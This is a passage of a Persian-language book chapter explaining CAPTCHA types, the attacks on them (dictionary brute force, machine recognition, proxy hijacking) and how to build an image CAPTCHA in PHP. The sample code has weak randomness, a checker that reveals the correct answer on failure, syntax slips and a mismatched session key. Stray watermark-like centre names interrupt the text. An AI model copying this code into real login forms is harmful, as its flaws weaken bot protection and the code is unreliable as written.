ابهام و تار شدگی موجود در چنین تصویری زیاد نمی‌تواند افراد با بینایی کامل را گیج کند ولی باعث می‌شود که تشخیص کاراکتر نوری تا حد زیادی بیهوده باشد. بااین‌حال، ماشین‌ها توانایی بسیار بالایی در تکرار مکرر تلاش دارند و الگوریتم‌های تشخیصی قوی نیز به وجود آمده‌اند. بنابراین، درحالی‌که این انواع تصاویر تار شده ممکن است جهت ماشین‌ها بیشتر طول بکشند تا تشخیص داده شوند، در بلندمدت، این موارد نیز خیلی سخت‌تر از تصاویر تار نشده‌ی ساده نخواهند بود. درواقع، تحقیقاتی در حال حاضر در دانشگاه سایمون فریزر در ونکوور و در گروه ویژن رایانه در دانشگاه کالیفرنیا در برکلی در حال انجام هستند که به نرخ موفقیت بیش از ۹۰ درصد در تشخیص موفق کپچاهای EZ-Gimpyرسیده‌اند. جهت اطلاعات بیشتر ن.ک. http://www.cs.sfu.ca/~mori/research/gimpy/.

تصویر ۱۱-۴ نشان‌دهنده‌ی مثالی از یک کپچای تصویری متنی بسیار پیچیده‌ترمی‌باشد که Gimpy نامیده می‌شود (ن.ک. http://www.captcha.net/captchas/gimpy/ جهت اطلاعات بیشتر). در اینجا،این کپچا شامل یک کلمه‌ی یکتا نیست بلکه شامل ده کلمه است که به‌صورت جفت‌های هم‌پوشان چیده شده‌اند. وظیفه‌ی کاربر این است که سه مورد از ده کلمه‌ی ارائه شده را وارد نماید.

تصویر ۱۱-۴: یک کپچای تصویری متنی مبهم شده‌ی بسیار پیچیده‌تر. منبع:

http://www.cs.sfu.ca/~mori/research/gimpy/



۱۱,۲,۲ کپچاهای صوتی

کپچاهای صوتی ممکن است یک جایگزین قابل‌قبول جهت معایب قابلیت استفاده از کپچاهای تصویری به نظر برسند و در ایالات‌متحده، الزامات عملی قانون آمریکایی‌های دارای معلولیت موجب تقویت استفاده از کپچاهای صوتی به‌عنوان جایگزینی جهت کپچاهای تصویری شده است. در یک کپچای صوتی (برای اطلاعات بیشتر ن.ک. /)، کاربر به یک فایل صوتی گوش می‌دهد که در آن، یک کلمه یا یک توالی از کاراکترها خوانده می‌شود. در ادامه، کاربر چیزی را که شنیده است وارد می‌کند. گاهی کپچای صوتی همراه و مکمل کپچای تصویری می‌باشد؛ گاهی نیز، کاربر می‌تواند آن را به‌عنوان یک جایگزین انتخاب کند. گاهی

فایل صوتی، مخدوش است و یا دارای نویز یا صداهای مشابه گفتار است تا نرم‌افزارهای تشخیص صدا را گول بزنند. یک مثال از یک گزینه جهت استفاده از یک کپچای صوتی به‌جای یک کپچای تصویری را می‌توانید در صفحه‌ی ثبت‌نام هات‌میل MSN بیابید.

علی‌رغم تبلیغات تشویق‌کننده‌ی کپچاهای صوتی به‌عنوان یک جایگزین قابل‌قبول جهت کپچاهای تصویری، در واقعیت، این نوع کپچاها تنها یک نوع متفاوت از چالش قابلیت استفاده را ایجاد می‌کنند و در واقعیت جهان کاربران با مشکلات شنوایی یا نقص‌های شنوایی حتی بزرگ‌تر از افراد با مشکلات بینایی می‌باشد.

چنین کاربرانی به شکل مشابه توسط چالش‌های مبتنی بر توانایی‌ها که ایشان ندارند، گیج خواهند شد. یک فرد که زبان مادری متفاوتی دارد ممکن است بتواند یک توالی حروف را به‌صورت طوطی‌وار تکرار کند ولی به احتمال زیاد قادر نخواهد بود که یک کلمه را بنویسد که جهت وی به یک زبان خارجی است. حتی یک فرد با زبان مادری برابر با زبان هدف نیز ممکن است مشکل هجی کردن صحیح یک کلمه‌ی ناآشنا یا متفاوت را داشته باشد.

برای کپچاهای صوتی، توانایی‌های مورد نیاز فراتر از توانایی‌های فیزیکی و شناختی بوده و به سخت‌افزار و نرم‌افزار نصب‌شده بر روی رایانه‌ی کاربر نیز می‌رسد. در حالی‌که اغلب کاربران امروزی تمایل دارند و می‌توانند تصاویر را بر روی یک صفحه ببینند، نداشتن سخت‌افزار و نرم‌افزار صوتی یا خراب بودن آن‌ها اغلب باعث می‌شود که حل چنین چالشی، غیرممکن باشد.

۱۱,۲,۳ کپچاهای شناختی

یک نوع سوم از کپچاها نه بر انگاشت تصویری ساده و نه صوتی ساده تکیه ندارد بلکه تمرکز آن بر روی ارزیابی ذهنی واقعی احتمالات متفاوت می‌باشد. کاربر ممکن است یک تصویر را دریافت کند و از وی خواسته شود که یک المان این تصویر را ارزیابی یا تعریف کند، مثلاً «کلاه موجود در این تصویر به چه رنگی است؟ یا ممکن است کاربر یک مجموعه از تصاویر را ببیند جهت مثال یک موز، یک سیب، یک گلابی و یک کامیون و از او پرسیده شود «چه تصویری متناسب با بقیه‌ی تصاویر نیست؟» در یک نمونه‌ی دیگر که بانگو (Bongo) نامیده می‌شود (ن.ک. / جهت کسب اطلاعات بیشتر)، کاربر دو مجموعه از تصاویر را می‌بیند جهت مثال دایره‌ها و مستطیل‌ها و سپس یک تصویر دیگر به وی نشان داده می‌شود، جهت مثال، یک مربع و از او پرسیده می‌شود «این تصویر به کدام مجموعه از تصاویر تعلق دارد؟» یک کپچای شناختی ساده، که در آن از کاربر خواسته می‌شود که بیان کند که کدام‌یک از مجموعه‌ی چهار تصویر متناسب با سه مورد دیگر نیست، در تصویر ۱۱-۵ نشان داده‌شده است.

تصویر ۱۱-۵: یک کپچای شناختی ساده

چنین کپچاهایی جهت پیچیده نمودن الزام حل چالش طراحی می‌شوند در تلاش جهت اینکه تفاوت بین پاسخگویان انسان و ماشین را با دقت بیشتری مشخص کنند. این امر را واقعاًمی‌توانند انجام دهند ولی با هزینه‌ی خارج کردن انسان‌های مشروعی که توانایی انجام کارهای شناختی موردنیاز را ندارند. به‌علاوه، چنین چالش‌هایی به سختی قابل ساخت و تائید اعتبار هستند و بنابراین زمان زیادی لازم است تا یک مجموعه با اندازه‌ی کافی ساخته شود تا بتواند به‌صورت گسترده مورد استفاده قرار گیرد. با توجه به جهان کوچک چنین چالش‌هایی، و ماهیت دوگانه‌ی بسیاری از سؤالات، حدس زدن با تعداد فراوان به یک استراتژی قوی جهت پاسخ موفق تبدیل می‌شود. تا آنجا که ما می‌دانیم، بانگو همچنان یک احتمال نظری است که به‌صورت واقعی مورد استفاده قرار نمی‌گیرد، که این امر بدون شک به همین دلایل است.

با این‌حال یک نوع دیگر از کپچاها از هجی‌کردن اسپمینگ استفاده می‌کند یعنی نوعی از نوشتار مخدوش که جهت شکست دادن فیلترهای اسپم خودکار تکامل‌یافته است. یک کلمه یا عبارت ترجمه‌شده به Al33t sp34k (elite speak، معمولاً مرتبط با اسپمرها و شوخی کنندگان با اسکریپت‌ها) و یا مخدوش‌شده با علامت‌های تصادفی، فاصله‌ی خالی و خطاهای املایی به کاربر داده می‌شود. به‌منظور عبور از این تست، که دارای مزیت قابلیت خوانده‌شدن توسط نرم‌افزار خواندن صفحه (به‌صورت حرف‌به‌حرف) می‌باشد، کاربر تنها باید کلمه و یا عبارت را به‌گونه‌ای بنویسد که معمولاً نوشته می‌شود.

بنابراین، به‌صورت خلاصه، کپچاها چالش‌هایی هستند که ممکن است به‌خوبی در وضعیت‌های جدی عمل نکنند که در آن‌ها پاداش پاسخ درست و موفق به آن‌ها توجیه‌کننده‌ی این است که مهاجم تلاش زیادی را جهت این کار صرف کند. ولی این کپچاها می‌توانند در یک وضعیت عادی به‌خوبی عمل کنند که در این وضعیت می‌توانند به‌سادگی ایجاد شوند، در برابر حملات ساده مقاومت می‌کنند و تنها تعداد اندکی از کاربران مشروع را محدود می‌کنند. و بنابراین شما به‌عنوان یک برنامه‌نویس باید چگونگی استفاده از آن‌ها را درک کنید.

۱۱،۳ ایجاد یک تست کپچای مؤثر با استفاده از PHP

با توجه به پیچیدگی و سختی استفاده از روش‌های پیشرفته‌ی کپچا، ما خود را محدود به استفاده از ساده‌ترین نوع کپچای تصویری می‌کنیم که یک تصویر مخدوش نشده (یا اندکی مخدوش شده) از یک کلمه را به یک کاربر می‌دهد که باید وی این کلمه را وارد یک فرم کند. چنین چالشی قادر به استفاده‌ی مؤثر در بسیاری از وضعیت‌ها می‌باشد و به احتمال اندکی موجب محدود نمودن کاربران مشروع خواهد شد.

۱۱،۳،۱ مدیریت کپچا با استفاده از وب سرویس ارائه شده توسط سایت دیگر

هیچ شکی نیست که ساده‌ترین روش جهت استفاده از کپچا این است که به فرد دیگری اجازه دهیم تا همه‌ی کارها را انجام دهد. ما در حال حاضر آغاز خدمات وب تجاری را مشاهده می‌کنیم که در ازای دریافت مبلغی، به شما اجازه می‌دهند تا از یک چالش کپچا واقع در سرورهای آن‌ها در وب‌سایت خود استفاده کنید. در این حالت، تمامی کارهای ارائه‌ی کپچا و ارزیابی پاسخ کاربر، خارج از سایت شما و دور از دید شما انجام می‌شود. اخیراً ما برنامه‌های منبع‌باز و/یا رایگان را جهت همین نوع خدمات مشاهده کرده‌ایم. چنین سرویس‌هایی به شما اجازه می‌دهند که کاربران خود را تنها با قرار دادن چند خط کد آماده در اسکریپت‌های خود، غربال نمایید.

برای مثال، جهت استفاده از خدمات captchas.net (در /)، شما در ابتدا یک نام کاربری و رمز مخفی را از این سایت درخواست می‌کنید (که جهت استفاده‌ی غیرتجاری، رایگان است). این کلید رمز در ادامه توسط سرور این سایت مورد استفاده قرار می‌گیرد تا یک کپچا را بر اساس یک رشته‌ی تصادفی، که شما با درخواست خود جهت عکس فرستاده‌اید، ایجاد نماید.

ما مراحل الگوریتم منتشرشده‌ی captchas.net را در اینجا فهرست می‌کنیم به این دلیل که شما باید همین مراحل را در کد خود انجام دهید تا بررسی کنید که آیا مقدار کپچای ارسال‌شده توسط کاربر در واقع همان مقداری است که در کپچای تولیدشده توسط captchas.net وجود دارد یا خیر

برای استفاده از یک کپچا در یک برنامه، شما باید در ابتدا یک nonce را ایجاد کنید و سپس آن را در یک متغیر جلسه ذخیره کنید تا جهت بررسی ورودی کاربر قابل بازیابی باشد. ما یک فرآیند شبیه به این را پیشنهاد می‌کنیم:

مرکز مدیریت امداد و هماهنگی عملیات داده‌های رایانه‌ای

```
// generate a nonce
// using a random value concatenated with the current time
$nonce = md5( rand( 0, 65337 ) . time() );

// make it easier on the user by only using the first six characters of the nonce
$nonce = substr( $nonce, 0, 6 );

// store the nonce in the session
$_SESSION['nonce'] = $nonce;
```

درخواست کپچا از سرور captchas.net تنها نیازمند یک خط کد می‌باشد:

```
<img src="http://image.captchas.net?client=<?= $client ?>&key=<?= $nonce ?>" ➥
alt="Type in the letters you see here." />
```

در این کد، متغیر $client به سرور captchas.net اجازه می‌دهد تا شما را شناسایی کند و بنابراین کلید رمز شما را بازیابی نماید. متغیر $nonce همان رشته‌ی تصادفی مرتبط با این درخواست خاص است. سرور captchas.netاز الگوریتم منتشرشده‌ی خود (که قبلاً تشریح شد) جهت تولید متن موجود در کپچا استفاده می‌کند که این امربر اساس دانش آن از کلید رمز شما به‌علاوه‌ی nonce است که شما ارسال نموده‌اید.

ما باید از همین الگوریتم هنگام پردازش فرم جهت تعیین این امر استفاده کنیم که آیا رشته‌ی تایپ‌شده توسط کاربر در واقع رشته‌ی رمزگذاری شده در تصویر کپچا می‌باشد یا خیر. کد مربوطه جهت بررسی ورودی کاربر در ادامه می‌آید

مرکز آموزش و همایشگی عملیات رخدادهای رایانه ای

```php
<?php

// retrieve the stored $secret
// re-create the captcha target
$nonce = $_SESSION['nonce'];
$step1 = $secret . $nonce;

// hash the resulting string
$step2 = md5( $step1 );

// retrieve the captcha target
$nonceLength = strlen ( $nonce );
$target = NULL;
for ( $i = 0; $i < $nonceLength; $i = $i+2 ) {
  // convert to decimal
  $byte = hexdec( substr( $step2, $i, 2 ) );
  // determine offset
  $mod26 = $byte % 26;
  // calculate ASCII, convert to alphabetic, and insert into string
  $char = chr( $mod26 + 97 );
  $target .= $char;
}

// compare the re-created target to the user's response,
// and respond appropriately
if ( $target === $_POST['captcha'] ) {
   print "<h1>Congratulations, Human!</h1>";
}
else {
   print "<h1>Sorry, it actually said $target.</h1>";
}

?>
```

این کد ممکن است پیچیده به نظر برسد ولی تنها کاری که می‌کند این است که رشته‌ی هدف کپچا را بازتولید می‌کند (با استفاده از الگوریتم خود captchas.net جهت تبدیل کد رمز الصاق شده به nonce) و سپس آن را با پاسخ کاربر مقایسه می‌کند.

حتی استفاده‌ی ساده از چند خط از کد فردی دیگر درون برنامه‌ی شما یک لایه‌ی دیگر از پیچیدگی برنامه را می‌افزاید که پتانسیل بالاتری جهت تأخیر و خرابی سرور و ترافیک خواهد داشت. به‌علاوه، خریدن برنامه‌نویسی فردی دیگر ممکن است ازلحاظ مالی عملی نباشد، علی‌الخصوص اگر شما یک افزایش ناگهانی در ترافیک و یا یک حمله‌ی خودکار طولانی‌مدت را ببینید و مجبور شوید که تعداد بسیار بیشتری کپچا را خریداری کنید تا بتوانید تقاضا را پاسخ‌گویید.

۱۱,۳,۲ ایجاد تست کپچای توسط خود شما

بنابراین، ایجاد تست کپچای توسط خود به‌احتمال‌زیاد بهترین جایگزین می‌باشد. هرچند که تلاش زیادی جهت انجام آن موردنیاز است ولی بالاترین انعطاف را در مدیریت برنامه‌ی شما به شما می‌دهد.

برای مثال ما یک کلمه‌ی دیکشنری تصادفی را انتخاب می‌کنیم، آن را در جلسه‌ی کاربر ذخیره می‌کنیم و سپس آن را با استفاده از توابع پردازش تصویر gd که درون PHP هستند و به‌صورت پیش‌فرض فعال می‌باشند، رمزگذاری می‌کنیم.

۱۱,۳,۲,۱ یک چالش تصادفی را انتخاب کنید

اگر قرار بود که جهت هر کاربر همان چالش را انتخاب کنید باعث می‌شدید که پاسخ به چالش توسط هایجکینگ ساده شود. بنابراین، ممکن است که یک رشته‌ی بی‌معنی را ایجاد کنید، همان‌طور که در بحث قبلی در خصوص استفاده از امکان کپچای آنلاین captchas.net نشان دادیم. یک جایگزین که ما در اینجا نشان می‌دهیم عبارت است از انتخاب یک چالش به‌صورت تصادفی از میان یک مخزن بزرگ موجود. (بااین‌حال باید توجه داشت که این روش که در اینجا نیز تنها جهت کامل بودن بحث آن را نشان می‌دهیم، باعث شکننده شدن کپچا در برابر یک حمله‌ی بروت فورس مبتنی بر دیکشنری خواهد شد؛ شما می‌توانید این نقص را با استفاده از روش درهم‌سازیی که در بالا نشان داده شد، کاهش دهید ولی اگر این کار را انجام دهید آنگاه بهتر است که تنها یک رشته از کاراکترهای تصادفی را ایجاد کنید.) شما اغلب می‌توانید یک فهرست از کلمات انگلیسی را در usr/share/dict/words/ بیابید و جهت نمایش بهتر، ما از آن به‌عنوان‌مثال استفاده می‌کنیم. یک پایگاه‌داده ممکن است سریع‌تر باشد، علی‌الخصوص اگر شما از قبل ارتباط را جهت بخش دیگری از برنامه‌ی خود ایجاد کرده باشید. کد مربوطه جهت انتخاب و ذخیره‌ی این کلمه‌ی تصادفی در ادامه آورده شده است :

```
<?php

// create a session to store the target word for later
session_start();

// flat file of words, one word per line
$dictionary = '/usr/share/dict/words');
```

```
// get a random offset
$totalbytes = filesize( $dictionary );
$offset = rand(0, ($totalbytes - 32));

// open the file, set the pointer
$fp = fopen( $dictionary, 'r' );
fseek( $fp, $offset );

// probably in the middle of a word, so do two reads to get a full word
fgets( $fp );
$target = fgets( $fp );
fclose( $fp );

// store the word in the session
$_SESSION['target'] = $target;

// captchaGenerate.php continues
```

در ابتدا شما یک ثابت را تعریف می‌کنید که مسیر رسیدن به فایل بزرگ کلمات شما را نگه دارد و در ادامه یک نقطه‌ی تصادفی را درون این فایل تعیین می‌کنید. شما این فایل را جهت خواندن باز می‌کنید و نشانگر فایل را بر روی نقطه‌ی تصادفی مدنظر خود قرار می‌دهید.

اکنون، شما ممکن است حتی در وسط یک کلمه باشید، بنابراین از تابع fgets() جهت خواندن از روی نشانگر فایل تا کاراکتر بعدی خط جدید، استفاده می‌کنید (که نشان‌دهنده‌ی انتهای کلمه‌ی جاری می‌باشد). سپس شما دوباره از fgets() استفاده می‌کنید تا کلمه‌ی تصادفی خود را ارائه آورید. هنگامی‌که آن را ارائه آوردید، آن را به‌عنوان یک متغیر جلسه جهت استفاده در درخواست بعدی، ذخیره می‌کنید. مقدار $target چیزی است که کاربر باید در فرم به‌عنوان تصویر کپچا، تایپ کند.

۱۱,۳,۲,۲ تولید تصویر

اکنون بخش سرگرم‌کننده فرا رسیده است – ایجاد یک عکس جدید با کلمه‌ی شما که در آن رمزگذاری شده است. تنها جهت سرگرمی، شما چند خط مخدوش‌کننده را اضافه می‌کنید و متن را نیز اندکی می‌چرخانید تا اسکن کردن آن سخت‌تر شود. اگر در مورد استفاده از این سیستم جدی هستید، در مورد روش‌های OCR تحقیق کنید و از تخیل خود جهت رسیدن به ضد الگوهایی بهره ببرید که ممکن است نرم‌افزار تشخیصی را گول بزنند.

مرکز ملی عملیات رخدادهای رایانه ای

```
// continues captchaGenerate.php

// helper function for colors
function makeRGBColor( $color, $image ){
  $color = str_replace( "#", "", $color );
  $red = hexdec( substr( $color, 0, 2 ) );
  $green = hexdec( substr( $color, 2, 2 ) );
  $blue = hexdec( substr( $color, 4, 2 ) );
  $out = imagecolorallocate( $image, $red, $green, $blue );
  return( $out );
}

// use any ttf font on your system
// for our example we use the LucidaBright font from the Java distribution
// you may also find TTF fonts in /usr/X11R6/lib/X11/fonts/TTF
$font = '/usr/local/jdk1.5.0/jre/lib/fonts/LucidaBrightRegular.ttf' );
$fontSize = 18;
$padding = 20;

// geometry -- build a box for word dimensions in selected font and size
$wordBox = imageftbbox( $fontSize, 0, $font, $target );

// x coordinate of UR corner of word
$wordBoxWidth = $wordBox[2];
// y coordinate of UL corner + LL corner of word
$wordBoxHeight = $wordBox[1] + abs( $wordBox[7] );

$containerWidth = $wordBoxWidth + ( $padding * 2 );
$containerHeight = $wordBoxHeight + ( $padding * 2 );

$textX = $padding;
// y coordinate of LL corner of word
$textY = $containerHeight - $padding;

// captchaGenerate.php continues
```

در بخش بعدی این کد، شما تابعی را ایجاد می‌کنید که رنگ‌های هگزادسیمال استاندارد وب را به فرمت RGB تبدیل می‌کند که توسط کتابخانه‌ی gb مورداستفاده قرار می‌گیرد، این عکس را بر روی یک تصویر ثبت می‌کند و منبع رنگ را باز می‌گرداند.

سپس شما فونت TrueType را که قرار است استفاده کنید، تعریف می‌کنید. Lucida به همراه Java نصب می‌شود بنابراین شما ممکن است آن را بر روی سیستم خود به‌صورت نصب‌شده داشته باشید که ممکن است هیچ فونتی بر روی خود نداشته باشد (علی‌الخصوص اگر شما یک سرور XWindows را نصب نکرده باشید). فونت رایگان Vera از Bitstream نیز ممکن است بر روی بعضی از سیستم‌ها موجود باشد. البته، شما همواره می‌توانید فونت خود را به سرور آپلود کنید.

در ادامه، شما کادری را ایجاد می‌کنید که شامل این کلمه خواهد بود. در ابتدا، از تابع imageftbbox() جهت محاسبه‌ی اندازه‌ی کادری که خود کلمه نیاز دارد (با اندازه و فونت مشخص‌شده) استفاده کنید. این تابع یک آرایه از هشت مقدار را ارائه می‌دهد که مختصات x و y جهت گوشه‌های بالا و چپ، بالا و راست، پایین و راست، پایین و چپ به همین ترتیب هستند. شما اندازه‌ی دقیق این کادر متن را از این مختصات محاسبه می‌کنید (بعضی از آن‌ها ممکن است منفی باشند که به کاراکترهای دقیقی که در حال رندر هستند بستگی دارد) و سپس افزودنی‌ها را در همه‌ی جهات اضافه می‌کنید تا اندازه‌ی کادر شامل آن‌ها مشخص شود. درنهایت، شما مختصات x و y را جهت قرار دادن کلمه در مرکز کادر حاوی آن، تعیین می‌کنید.

```
// continues captchaGenerate.php

// create the image
$captchaImage = imagecreate( $containerWidth, $containerHeight );
```

مرکز مدیریت و هماهنگی عملیات و خدادهای رایانه ای

```
// colors
$backgroundColor = makeRGBColor( '225588', $captchaImage );
$textColor = makeRGBColor( 'aa7744', $captchaImage );

// add text
imagefttext( $captchaImage, $fontSize, 0, $textX, $textY, $textColor, $font, ➥
$target );

// rotate
$angle = rand( -20,20 );
$captchaImage = imagerotate( $captchaImage, $angle, $backgroundColor );

// add lines
$line = makeRGBColor( '999999', $captchaImage );
for ( $i = 0; $i < 4; $i++ ) {
  $xStart = rand( 0, $containerWidth );
  $yStart = rand( 0, $containerHeight );
  $xEnd = rand( 0, $containerWidth  );
  $yEnd = rand( 0, $containerHeight );
  imageline( $captchaImage, $xStart, $yStart, $xEnd, $yEnd, $line );
}

// display the generated image
header( 'Content-Type:image/png' );
imagepng( $captchaImage );

?>
```

شما یک منبع تصویر جدید را ایجاد کرده و رنگ‌ها را هم جهت متن و هم جهت زمینه تعیین می‌کنید که به‌صورت عمدی اندکی تار باشند تا یک حمله‌ی خودکار سخت‌تر بتواند آن‌ها را تمایز دهد ولی بااین‌حال حتی جهت کاربران دارای کوررنگی نیز مناسب باشد. توجه کنید که مقادیر هگزادسیمال ارسال‌شده به makeRGBColor() نیازمند علامت سنتی # قبل از خود نیستند؛ اگر این علامت به‌عنوان بخشی از مقدار ارسال شود، به‌صورت خودکار حذف خواهد شد.

سپس، شما متن را بر روی زمینه با استفاده از تابع imagefttext() و با استفاده از فونت و اندازه‌ی مشخص‌شده، می‌نویسید و آن را با استفاده از محاسباتی که قبلاً انجام دادید در وسط می‌گذارید. اکنون یک تصویر دارید که متن در وسط آن قرار دارد.

در ادامه، شما تصویر را به اندازه‌ای تصادفی (تا بیست درجه در هر جهت) درون تصویر می‌چرخانید. شما می‌توانستید متن را در تابع imagefttext() هم بچرخانید؛ دومین پارامتر (که هنگامی‌که آن را فراخوانی

کردید برابر با ۰ قرار گرفت) زاویه‌ای است که جهت تولید تصویر مورداستفاده قرار می‌گیرد. بااین‌حال، انجام این کار به این طریق به کادر شامل عکس اجازه نمی‌داد که به‌صورت عمودی گسترش یابد به‌گونه‌ای که متن همچنان در مرکز به نظر برسد که درواقع اثری است که مطلوب شما بود. سپس، شما چهار خط را در مکان‌های تصادفی اضافه می‌کنید تا بازهم تصویر را مخدوش‌تر نمایید. شما از یک رنگ متفاوت جهت این خطوط استفاده می‌کنیدچراکهنمی‌خواهید که خواندن کپچا جهت انسان‌هابیش‌ازحد سخت باشد. درنهایت، شما خروجی را خواهید دید که در تصویر ۱۱-۶ نشان داده‌شده است.

تصویر ۱۱-۶: کپچای تولیدشده

۱۱,۳,۲,۳ قرار دادن تصویر کپچا در یک فرم

برای ایجاد چالش مدنظر، تنها کاری که باید بکنید این است که تصویر کپچا را در یک فرم HTML قرار دهید و یک کادر ورود متن را جهت پاسخ کاربر به همراه تعدادی دستورالعمل اولیه، ارائه دهید. کد مربوطه جهت ارائه‌یاین چالش در ادامه می‌آید :

```
<h1>Please Login</h1>

<p>
To prevent abuse by automated attempts to login,
we are asking you to type the word you see displayed below.
<em>If you cannot see this image, please contact us for assistance.</em>
</p>

<form action="<?= $_SERVER['SCRIPT_NAME'] ?>" method="post">
  <img src="captchaGenerate.php"
    alt="Type in the letters you see here." />
  <br />
  <input type="text" name="captcha" size="22" /><br />
  <input type="submit" value="Login" />
</form>
```

این، یک فرم استاندارد HTML است که PHP تنها جهت مشخص نمودن عمل فرم موردنیاز است. منبع این تصویر همان اسکریپت قبلی است که کپچا را ایجاد نموده است.

۱۱,۳,۲,۴ بررسی پاسخ کاربر

هنگامی‌که کاربر، فرم را ارسال می‌کند شما پاسخ وی را با $_SESSION['captcha_word'] مقایسه می‌کنید و اگر منطبق بود آنگاه می‌توانید به‌صورت منطقی مطمئن باشید که وی یک انسان است. کد مربوطه جهت دریافت پاسخ و مقایسه‌ی آن با پاسخ درست در ادامه می‌آید:

```
<?php

session_start();
if ( !empty( $_POST['captcha'] ) ) {
  if ( !isset( $_SESSION['target'] ) ) {
    print '<h1>Sorry, there was an error in logging in.
           Please contact us for assistance.</h1>';
  }

  elseif ( $_SESSION['target'] === $_POST['captcha'] ) {
    print '<h1>You have successfully logged in!</h1>';
    unset( $_SESSION['target'] );
  }
  else {
    print '<h1>Incorrect! You are not logged in.</h1>';
  }
}

?>
```

بررسی پاسخ کاربر بسیار ساده است. بعد از ایجاد یک جلسه به‌گونه‌ای که پاسخ صحیح ذخیره‌شده جهت این اسکریپت در دسترس باشد، شما آن را با پاسخ کاربر که در متغیر $_POST قرار دارد، مقایسه می‌کنید. اگر منطبق بود، شما به کاربر اجازه می‌دهید که ادامه دهد؛ اگر نبود، خارج می‌شوید. در اینجا، شما تنها یک پیام مناسب را به کاربر موفق می‌دهید؛ در یک برنامه‌ی واقعی، شما ممکن است از تابع header() در PHP استفاده کنید تا یک اسکریپت متفاوت را لود کنید.

۱۱،۴ حمله به کپچا

مهاجم‌های مخرب بی‌کار ننشسته‌اند درحالی‌که برنامه‌نویسان چالش‌های کپچا را جهت جلوگیری و یا کمینه نمودن سوءاستفاده، ارائه داده‌اند. واضح است که تلاش‌هایی، اغلب تلاش‌های قابل‌توجهی، باید مبذول شود تا به یک کپچا به صورتی حمله شود که احتمال موفقیت هم داشته باشد. ولی اگر پاداش این کار به‌اندازه‌ی کافی زیاد باشد، آنگاه این تلاش جهت مهاجم ارزش خواهد داشت. در میان حملات مستقیمی که جهت حمله به کپچاها ایجاد شده‌اند، موارد زیر را می‌توان نام برد:

- حملات بروت فورس ممکن است با حدس ساده شروع‌شده و تا اجرا بر اساس تمامی آیتم‌های موجود در یک دیکشنری را در بربگیرند. این حملات می‌توانند به شکل شگفت‌آوری مؤثر باشند اگر چالش شامل بازسازی یک کلمه‌ی واقعی باشد. این امر خصوصاً زمانی صادق است که منبع شما جهت کلمه همان دیکشنری یونیکسی باشد که در دسترس مهاجم نیز قرار دارد یعنی در /usr/share/dict/words. همان‌طور که قبلاً گفتیم، شما می‌توانید چنین حمله‌ای بر اساس کلمات واقعی را با درهم‌سازی نمودن و یا رمزنگاری نمودن کلمه سخت‌تر کنید ولی در این حالت، ارزش اندکی جهت استفاده از یک کلمه‌ی واقعی وجود دارد.
- مهاجمین ممکن است از روش‌های هوش مصنوعی جهت تحلیل الزامات یک چالش بهره ببرند حتی اگر تنها جهت یک دامنه‌ی کوچک از پاسخ‌های ممکن تا نقطه‌ای که حدس زدن بروت فورس احتمال موفقیت داشته باشد. روتین‌های موجود تشخیص شیء (برای مثال توسعه‌یافته جهت برنامه‌های تشخیص چهره) را می‌توان جهت تشخیص حروف و شماره‌های مخدوش شده نیز به کار گرفت. روتین‌های تشخیص صدا (که هدف اولیه‌ی آن‌ها پشتیبانی از تشخیص صدا بود) را می‌توانبه‌سادگی جهت تلاش جهت تشخیص یک کلمه‌ی چالشی به کار گرفت.
- درنهایت، حملات هایجکینگ بسیار مؤثر هستند چراکه نیاز مهاجم جهت پردازش کپچا را به‌کلی از بین می‌برند. در مقابل یک چالش کپچا، هایجکر یک وضعیت خودکار را ایجاد می‌کند که در آن، وی می‌تواندهمین چالش را درجایی دیگر در برابر یک کاربر انسانی قرار دهد. جهت مثال، یک اسپمر که می‌خواهد جهت حساب‌های ایمیل رایگان ثبت‌نام کند ممکن است یک وب‌سایت «مبتذل رایگان اینترنتی» را ایجاد کند و از طریق موتور اسپم خود آن را تبلیغ نماید. هنگامی‌که یک کاربر به چنین سایت مبتذلی می‌رود، اسکریپت ثبت‌نام یک ثبت‌نام ایمیل را، از سوی اسپمر، در پس‌زمینه آغاز می‌کند. در ادامه، کپچای سیستم ایمیل را به کاربر به‌عنوان شرط دسترسی به سایت مبتذل ارائه

می‌کند. این فرد کاربر پاسخ صحیح را ارائه می‌کند که این پاسخ جهت سایت ایمیل فرستاده می‌شود تا دسترسی ارائه شود. این نوع پراکسی نمودن چالش یک مثال عالی از این امر است که چگونه یک پاسخ انسانی هوشمندانه و غیرقابل‌پیش‌بینی می‌تواند چیزی را که یک امنیت قوی به نظر می‌رسد، شکست دهد.

۱۱،۵ مشکلات بالقوه در استفاده از کپچاها

امیدواریم که توانسته باشیم نشان دهیم که با استفاده از PHP استفاده از کپچاها خیلی سخت نیست. ولی مشکلات بالقوه‌ای نیز وجود دارند.

۱۱,۵,۱ هایجک کردن کپچاها نسبتاً ساده است

یک کاربر توانا می‌تواند سایتی را در چند ساعت ایجاد کند که کپچای شما را پراکسی می‌کند. اگر وی بتواند ۵۰ هزار نفر را وادار کند که به سایت وی بروند و پاسخ هر کپچا را ارائه دهند، وی می‌تواند ۵۰ هزار بار ثابت کند که اسکریپت وی انسان است. اگر هدف یک کپچا جلوگیری از فردی است که می‌خواهد استفاده از سایت شما را اسکریپت‌نویسی کند، شما به روش‌های دفاعی دیگری نیز نیاز دارید

بخش اعظم اطلاعات عمومی در خصوص حمله‌های AI به کپچاها، اطلاعات دانشگاهی است؛ درحالی‌که یک گروه از محققین یک کپچای سخت‌تر را ایجاد می‌کنند، یک گروه دیگر سعی می‌کند تا روش‌هایی را جهت شکست آن بیابد و اغلب هم موفق می‌شود. هیچ دلیلی ندارد که تصور کنیم که این وضعیت در جهان غیردانشگاهی تفاوت خاصی دارد، هرچند که اسپمرها (برخلاف اساتید دانشگاهی) معمولاً در مورد موفقیت‌های خود صحبت نمی‌کنند. هنگامی‌که پاداش‌هابه‌اندازه‌ی کافی بزرگ باشند، فردی تلاش خواهد نمود که چالش را شکست دهد. چیزی که این امر واقعاً جهت شما به‌عنوان یک برنامه‌نویس معنی می‌دهد این است که هیچ چالش پیشرفته‌ای که توسعه دهید جهت مدتی طولانی موفق نخواهد بود. به همین دلیل، شما باید استفاده از سایت خود را به‌دقت مورد بررسی قرار دهید، لاگ فایل‌ها را بررسی کنید تا ببینید که کاربران شما تا چه حدی با موفقیت از چالش‌های کپچای شما رد می‌شوند و آیا به‌جایی می‌روند که شما انتظار دارید، بروند. همچنین، شما باید مطمئن شوید که چالش‌های خود را به‌روز می‌کنید در حالی‌که ویرایش‌های جدید در دسترس قرار می‌گیرند.

۱۱,۵,۲ تولید کپچاها نیازمند زمان و حافظه می‌باشد

